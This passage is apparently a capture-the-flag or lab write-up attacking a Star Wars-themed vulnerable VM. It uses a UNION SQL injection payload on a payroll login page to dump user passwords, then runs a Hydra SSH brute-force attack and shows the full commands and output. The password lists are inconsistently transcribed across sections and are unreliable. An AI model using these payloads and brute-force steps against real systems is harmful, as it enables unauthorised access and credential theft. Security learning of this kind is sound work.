[*] [INFO] testing 'Microsoft SQL Server AND error-based - WHERE or HAVING clause (IN)'
[*] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[*] [INFO] testing 'Generic inline queries (comment)'
[*] [INFO] testing 'Oracle stacked queries (comment)'
[*] [INFO] testing 'Oracle stacked queries (HOME PAGE RECEIVING MESSAGE - comment)'
[*] [INFO] testing 'MySQL > 5.1 AND time-based blind (Query SLEEP)'
[*] [INFO] testing 'PostgreSQL > 8.3 AND time-based blind (TIF)'
[*] [INFO] testing 'Microsoft SQL Server/And time-based blind (TF)'
[*] [INFO] testing 'Oracle AND time-based blind'
[*] [INFO] testing 'MySQL AND time-based blind'
[*] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[*] [INFO] [WARNING] GET parameter 'id' does not seem to be injectable
[*] [INFO] [WARNING] all tested parameters do not appear to be injectable. Try to increase values for '-level'/'-risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 03:57:54 /2024-08-02/
```

The image above displays the MySQL instance details on the target VM. It also indicates that the MySQL instance might not be injectable via the Kali terminal. Therefore, we will proceed with SQL injection attempts directly through the HTTP login page.

Tried a few SQL injection payloads and the following payload worked:

```
' OR 1=1 UNION SELECT username, password, NULL, NULL FROM users WHERE 1=1#
```

The OR 1=1 condition always evaluates to true, bypassing any initial conditions. The UNION SELECT clause then merges the results of the original query with those of another query that retrieves the username and password columns from the users table. The users table is typically targeted because it commonly stores crucial information such as usernames and passwords. The placeholders NULL, NULL match the expected column count, preventing errors. The WHERE 1=1 condition ensures all user records are fetched, while the # character comments out the rest of the original query,

The screenshot shows a web browser window with the URL `192.168.100.4/payroll_app.php`. The page title is "Welcome, ' OR 1=1 UNION SELECT username, password, NULL, NULL FROM users WHERE 1=1#". Below the title, there is a table with columns: Username, First Name, Last Name, and Salary. The table contains several rows of Star Wars character data. Below the table, there is a very long list of usernames and their corresponding password hashes, which are likely the result of the UNION SELECT exploit.

Username	First Name	Last Name	Salary
leia.organa	Leia	Organa	9560
luke.skywalker	Luke	Skywalker	1000
han.solo	Han	Solo	1200
artoo.detoo	Arttoo	Detoo	22222
c.threepio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth.vader	Darth	Vader	6666
anakin.skywalker	Anakin	Skywalker	1025
jarjar.binks	Jar Jar	Binks	2048
lando.calrissian	Lando	Calrissian	40000
boba.fett	Boba	Fett	20000
jabba.hutt	Jabba	Hutt	65000
greedo	Greedo	Rodan	50000
chewbacca	Chewbacca		4500
kylo.ren	Kylo	Ren	6667
leia.organa	help_me_obiwan		
luke.skywalker	like_my_father_before_me		
han.solo	nerf_herder		
artoo.detoo	hotp_k33p		
c.threepio	Pr0t0c07		
ben_kenobi	thats_no_nothing		
darth.vader	Dark_syD3		
anakin.skywalker	bot_master!		
jarjar.binks	mouse_pawwored		
lando.calrissian	@dm1n1str8r		
boba.fett	mandalorian1		
jabba.hutt	my_kinda_slim		
greedo	hnsH0tF1rst		
chewbacca	rwwaaaar8		
kylo.ren	Daddy_Jones2		

It looks like the SQL injection might've found the list of passwords for all of the usernames found based on the output in the image above. The next step would be to use Hydra again with the list of usernames and the newly found passwords to perform a brute force attack on the target VM.

Second Attempt of Performing Brute Force Attack with Hydra:

First, the password file for the attack is created with the following command:

```
echo -e
"help_me_obiwan\nlike_my_father_before_me\nnerf_herder\nb00p_b33p\nPr0t0c07\nthats_no_m00n\nDark
_syD3\nbut_master:(\nmesah_p@ssw0rd\n@dm1n1str8r\nmandalorian1\nmy_kinda_skum\nhanSh0tF1rst
nrwaaaaar8\nDaddy_Issues2" | sudo tee /usr/share/wordlists/finalpasswords.txt
```

The echo -e command outputs a list of usernames, each separated by a newline. The symbol | sends this output to the next command. sudo tee /usr/share/wordlists/finalpasswords.txt writes the received data to a file with sudo privileges, creating the specified file.

Below are the lists of usernames and passwords found:

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ cat text.txt
nc_three_pio
han_solo
darth_vader
leia_organa
luke_skywalker
artoo_detoo
ben_kenobi
anakin_skywalker
jarjar_binks
yoda_yoda
luke_jedi
boba_fett
jabba_hutt
green_troll
greedo_greeca
kylo_ren
myuser1

└─$ cat finalpasswords.txt
help_me_obiwan
like_my_father_beforeme
darth_vader
b00b_b33f
Pr0t0c07
thats_my0n
that_is_my0n
but_master:(mesah_pb5sword
@admin1str8r
@ad1nistr8r
@ad1nistr8r
my_kinda_skum
hanshotfirst
r2aaawaw8
Daddy_Issues2


```

The following command was used to launch the Hydra brute force attack:

```
hydra -L /usr/share/wordlists/text.txt -P /usr/share/wordlists/finalpasswords.txt ssh://192.168.100.4 -s 22 -vV -t 4 -f
```


-L specifies the file with usernames to try. -P specifies the file with passwords to try. -s indicates the SSH port 22. -vV enables verbose output for detailed results. -t 4 sets 4 concurrent connections for faster brute-forcing. -f stops the attack after finding a valid login.

SSH and port 22 are used as SSH is commonly employed for secure remote logins, and port 22 is its port as found in the scans earlier.

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ hydra -L /usr/share/wordlists/text.txt -P /usr/share/wordlists/finalpasswords.txt ssh://192.168.100.4 -s 22 -vV -t 4 -f
Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-02 06:19:26
[DATA] max 4 tasks per 1 server, overall 4 tasks, 240 login tries (1:16/p:15), -60 tries per task
[DATA] attacking ssh://192.168.100.4:22
[INFO] Resolving host ip...done
[INFO] Resolving host name...done
[INFO] Testing if password authentication is supported by ssh://192.168.100.4:22
[INFO] Successful, password authentication is supported by ssh://192.168.100.4:22
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "help_me_obiwan" - 0 of 240 [child 0] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "like_my_father_beforeme" - 1 of 240 [child 1] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "darth_vader" - 2 of 240 [child 2] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "b00b_b33f" - 3 of 240 [child 3] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "Pr0t0c07" - 4 of 240 [child 4] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "thats_my0n" - 5 of 240 [child 5] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "that_is_my0n" - 6 of 240 [child 6] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "Dark_sy03" - 7 of 240 [child 7] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "but_master:" - 8 of 240 [child 8] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "mesah_pb5sword" - 9 of 240 [child 9] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "admin1str8r" - 10 of 240 [child 10] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "ad1nistr8r" - 11 of 240 [child 11] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "my_kinda_skum" - 12 of 240 [child 12] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "hanshotfirst" - 13 of 240 [child 13] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "r2aaawaw8" - 14 of 240 [child 14] (0/0)
[ATTEMPT] target 192.168.100.4 - login "nc_three_pio" - pass "Daddy_Issues2" - 15 of 240 [child 15] (0/0)
[ATTEMPT] target 192.168.100.4 - login "han_solo" - pass "like_my_father_beforeme" - 16 of 240 [child 16] (0/0)
[ATTEMPT] target 192.168.100.4 - login "han_solo" - pass "nerf_herder" - 17 of 240 [child 17] (0/0)
[ATTEMPT] target 192.168.100.4 - login "han_solo" - pass "b00b_b33f" - 18 of 240 [child 18] (0/0)
[ATTEMPT] target 192.168.100.4 - login "han_solo" - pass "r2aaawaw8" - 19 of 240 [child 19] (0/0)
[ATTEMPT] target 192.168.100.4 - login "han_solo" - pass "Pr0t0c07" - 20 of 240 [child 20] (0/0)
[STATUS] attack finished for 192.168.100.4 (valid pair found)
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-02 06:19:34
```

Finally might have a hit on the username and password. Need to test the found username han_solo with the matched password nerf_herder on the vulnerable VM login.



The matched pair **successfully logged in**, providing access to a non-root user (**han_solo**) using the password (**nerf_herder**) as evident from the image above. It's worth noting that the initial Hydra brute force using rockyou.txt for passwords hadn't cracked even a single password until now.